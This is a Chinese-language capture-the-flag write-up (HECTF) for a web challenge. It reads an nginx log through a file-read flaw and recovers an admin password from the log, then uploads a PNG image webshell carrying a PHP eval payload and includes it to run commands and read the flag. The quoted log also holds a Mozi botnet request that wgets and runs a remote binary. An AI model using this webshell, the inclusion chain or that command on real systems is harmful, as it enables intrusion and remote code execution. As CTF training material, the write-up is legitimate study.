

进来后有一个报错。根据报错内容和账号密码GET传参方式，想到读取日志文件，查找账号密码




Access denied: Invalid file path.

中间件为nginx,file=/var/log/nginx/access.log,成功读到日志




```
5.183.209.244 - - [25/May/2025:03:26:20 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46
204.76.203.212 - - [25/May/2025:03:36:08 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Edg/90.0.818.46" 80.82.77.202 - - [25/May/2025:03:36:15 +0800] "\x16\x03\x02\x01o\x01" 400 226 "-" "-" 117.90.249.254 - - [25/May/2025:03:40:29 +0800] "GET /commodity/detail HTTP/1.1" 404 196 "-" "Mozilla/5.0
(Windows NT 11.4; WOW64; x64) AppleWebKit/889.22 (KHTML, like Gecko) Chrome/78.67.4365.694 Safari/525.87" 117.90.249.254 - - [25/May/2025:03:40:29 +0800] "GET /commodity/detail HTTP/1.1" 404 196 "-"
"Mozilla/5.0 (Windows NT 9.6; WOW64; x64) AppleWebKit/200.60 (KHTML, like Gecko) Chrome/33.68.236.27 Safari/15.62" 117.90.249.254 - - [25/May/2025:03:40:29 +0800] "GET /commodity/detail HTTP/1.1" 404 196
"-" "Mozilla/5.0 (Windows NT 8.6; WOW64; x64) AppleWebKit/610.67 (KHTML, like Gecko) Chrome/26.84.4543.592 Safari/814.91" 117.90.249.254 - - [25/May/2025:03:40:29 +0800] "GET /commodity/detail HTTP/1.1"
404 196 "-" "Mozilla/5.0 (Windows NT 11.0; WOW64; x64) AppleWebKit/766.95 (KHTML, like Gecko) Chrome/26.52.2778.911 Safari/450.67" 117.90.249.254 - - [25/May/2025:03:40:29 +0800] "GET /commodity/detail
HTTP/1.1" 404 196 "-" "Mozilla/5.0 (Windows NT 10.5; WOW64; x64) AppleWebKit/389.53 (KHTML, like Gecko) Chrome/17.32.1394.296 Safari/619.25" 162.62.213.165 - - [25/May/2025:03:45:02 +0800] "GET / HTTP/1.1
403 452 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 13_2_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15E148 Safari/604.1" 179.43.180.114 - - [25/May/2025:03:47:00 +0800] "GET /
HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 185.242.226.12 - - [25/May/2025:03:57:37 +0800]
"\x16\x03\x01" 400 226 "-" "-" 5.183.209.244 - - [25/May/2025:04:13:50 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85
Safari/537.36 Edg/90.0.818.46" 45.140.17.52 - - [25/May/2025:04:17:35 +0800] "\x03" 400 226 "-" "-" 40.77.167.101 - - [25/May/2025:04:50:13 +0800] "GET /robots.txt HTTP/1.1" 404 196 "-" "Mozilla/5.0
AppleWebKit/537.36 (KHTML, like Gecko; compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm) Chrome/116.0.1938.76 Safari/537.36" 52.167.144.207 - - [25/May/2025:04:50:23 +0800] "GET / HTTP/1.1" 403 452 "-
"Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm) Chrome/116.0.1938.76 Safari/537.36" 5.183.209.244 - - [25/May/2025:04:56:24 +0800] "GET / HTTP/1.1
403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 179.43.180.114 - - [25/May/2025:04:56:46 +0800] "GET /
HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 198.235.24.155 - - [25/May/2025:04:59:53 +0800] "GE
/ HTTP/1.0" 403 452 "-" "Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans,
please send IP addresses/domains to: scaninfo@paloaltonetworks.com" 204.76.203.219 - - [25/May/2025:05:16:28 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 107.170.78.89 - - [25/May/2025:05:21:22 +0800] "GET /.env HTTP/1.1" 404 196 "-" "Mozilla/5.0; Keydrop.io/1.0(onlyscans.com/about);"
107.170.78.89 - - [25/May/2025:05:21:22 +0800] "GET /.git/config HTTP/1.1" 404 196 "-" "Mozilla/5.0; Keydrop.io/1.0(onlyscans.com/about);" 162.19.102.222 - - [25/May/2025:05:24:40 +0800] "GET http://wmpmb.com/
HTTP/1.1" 403 452 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.115 Safari/537.36" 43.130.47.33 - - [25/May/2025:05:40:03 +0800] "GET / HTTP/1.1" 403 452 "-"
"Mozilla/5.0 (iPhone; CPU iPhone OS 13_2_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15E148 Safari/604.1" 93.174.93.12 - - [25/May/2025:05:45:32 +0800]
"\x16\x03\x02\x01o\x01" 400 226 "-" "-" 199.45.154.117 - - [25/May/2025:05:45:51 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)" 199.45.154.117 - - [25/
May/2025:05:45:52 +0800] "PRI * HTTP/2.0" 400 226 "-" "-" 199.45.154.117 - - [25/May/2025:05:45:56 +0800] "GET /favicon.ico HTTP/1.1" 404 196 "-" "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://
about.censys.io/)" 199.45.154.117 - - [25/May/2025:05:45:56 +0800] "\x16\x03\x01" 400 226 "-" "-" 141.98.11.27 - - [25/May/2025:05:46:26 +0800] "GET / HTTP/1.1" 403 452 "-" "-" 5.183.209.244 - - [25/May/2025:05:47:44
+0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 204.76.203.212 - - [25/
May/2025:05:55:07 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 179.43.180.114 - -
[25/May/2025:05:56:48 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 94.26.90.247 - -
[25/May/2025:06:18:19 +0800] "GET /.env HTTP/1.1" 404 196 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 89.248.164.165 - - [25/
May/2025:06:23:00 +0800] "GET http://pingjs.qq.com/ping.js HTTP/1.1" 404 196 "-" "Mozilla" 5.183.209.244 - - [25/May/2025:06:35:26 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 179.43.180.114 - - [25/May/2025:07:07:47 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 5.183.209.244 - - [25/May/2025:07:17:54 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 80.82.77.202 - - [25/May/2025:07:30:14 +0800] "GET / HTTP/1.0" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36 OPR/62.0.3331.109" 111.21.192.221 - - [25/May/2025:07:49:52 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36" 141.98.11.27 - - [25/May/2025:07:51:42 +0800] "GET / HTTP/1.1" 403 452 "-" "-" 204.76.203.219 - - [25/May/2025:07:51:58
+0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 5.183.209.244 - - [25/May/2025:08:03:4
+0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 179.43.180.114 - - [25/
May/2025:08:03:42 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46" 89.42.231.140 - - [2
May/2025:08:23:02 +0800] "GET /logon.htm HTTP/1.1" 404 196 "-" "Hello World" 196.251.73.140 - - [25/May/2025:08:23:41 +0800] "GET /.env HTTP/1.1" 404 196 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac
```

找到账号密码admin/bdsfasuaosdah42134223829@#!



```
Firefox/138.0"
120.85.117.250 - - [28/May/2025:11:22:44 +0800] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://192.168.1.1:8088/Mozi.m+-O+/tmp/
netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0" 404 196 "-" "-"
204.76.203.212 - - [28/May/2025:11:25:12 +0800] "GET / HTTP/1.1" 403 452 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.
Safari/537.36 Edg/90.0.818.46"
194.165.16.165 - - [28/May/2025:11:39:20 +0800] "\x03" 400 226 "-" "-"
120.85.117.250 - - [23/May/2025:12:02:31 +0800] "GET /index.php HTTP/1.1" 403 1965 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:51 +0800] "GET /index.php?username=admin&password=bdsfasuaosdah42134223829%40%23%21 HTTP/1.1" 302 1947 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:52 +0800] "GET /dashboard.php HTTP/1.1" 200 15235 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:53 +0800] "GET /avatars/user_1_1763799268.png?1763870573 HTTP/1.1" 200 198725 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:54 +0800] "GET /index.php HTTP/1.1" 302 1914 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:55 +0800] "GET /dashboard.php HTTP/1.1" 200 15235 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:02:56 +0800] "GET /avatars/user_1_1763799268.png?1763870576 HTTP/1.1" 200 198725 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
120.85.117.250 - - [23/May/2025:12:03:00 +0800] "GET /dashboard.php?logout HTTP/1.1" 302  "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```


上传头像位置，绕过getimagesize校验，制作图片马



1.png

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 00 20 00 00 00 20 08 02 00 00 00 FC 18 ED  ... ... .....ü.í
00000020  A3 00 00 00 60 49 44 41 54 48 89 63 5C 3C 3F 3D  £...`IDATH‰c\<?=
00000030  24 5F 47 45 54 5B 30 5D 28 24 5F 50 4F 53 54 5B  $_GET[0]($_POST[
00000040  31 5D 29 3B 3F 3E 58 80 81 81 C1 73 5E 37 93 FC  1]);?>X€..Ás^7"ü
00000050  8F 8B DB 7E 5F D3 7D AA 27 F7 F1 E3 C9 BF 5F EF  .‹Û~_Ó}ª'÷ñãÉ¿_ï
00000060  06 7C B2 30 30 63 D9 B9 67 FD D9 3D 1B CE 32 8C  .|²00cÙ¹gýÙ=.Î2Œ
00000070  82 51 30 0A 46 C1 28 18 05 A3 60 14 8C 82 51 30  ,Q0.FÁ(..£`.Œ,Q0
00000080  0A 86 0D 00 00 81 B2 1B 02 07 78 0D 0C 00 00 00  .†....²...x.....
00000090  00 49 45 4E 44 AE 42 60 82                       .IEND®B`,
```

上传成功，去找文件包含的位置解析图片马
分析解压调试模块前端代码，参数为zip_filename=&extract_zip=
extract_zip参数有提示




Request

```
POST /dashboard.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: [redacted]
Connection: close
Cookie: BEEFHOOK=v919riSiU15aAaBp1TD92APnVIe94w8whQSHqUW1p9KX43aUihRWqBAS1t608WnLT6N4BfmKPSczQ0IN; PHPSESSID=
6q30cak3hr6ottsldfmhct8ecp
Upgrade-Insecure-Requests: 1
Priority: u=4
Content-Length: 27
Content-Type: application/x-www-form-urlencoded

zip_filename=&extract_zip=1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 23 Nov 2025 14:29:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 23

dangerous path□□□
```

尝试包含文件，成功getshell



```
POST /dashboard.php?0=system HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: [redacted]
Connection: close
Cookie: BEEFHOOK=v919riSiU15aAaBp1TD92APnVIe94w8whQSHqUW1p9KX43aUihRWqBAS1t608WnLT6N4BfmKPSczQ0IN; PHPSESSID=
6q30cak3hr6ottsldfmhct8ecp
Upgrade-Insecure-Requests: 1
Priority: u=4
Content-Length: 52
Content-Type: application/x-www-form-urlencoded

zip_filename=&extract_zip=user_1_1763907888.png&1=ls
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 23 Nov 2025 14:34:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 16198

□PNG

IHDR  üí£`IDATH□c\avatars
dashboard.php
images
index.nginx-debian.html
index.php
index.phpX□□□Ás^7□ü□□Û~_Ó}ª'÷ñãÉ¿_ï|²00cÙ¹gýÙ=Î2□□Q0
FÁ(£`□□Q0
□□²xIEND®B`□
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      æ□°æ□®ç®¡ç□□ç³»ç»□ - ä»ªè¡¨ç□□
    </title>
    <style>
      body{
```

最后zip_filename=&extract_zip=user_1_1763907888.png&1=cat /flag

HECTF{6b939ad1d67a285ab7-56720d8c37b8e2448-4def7e5fa464aabf9142}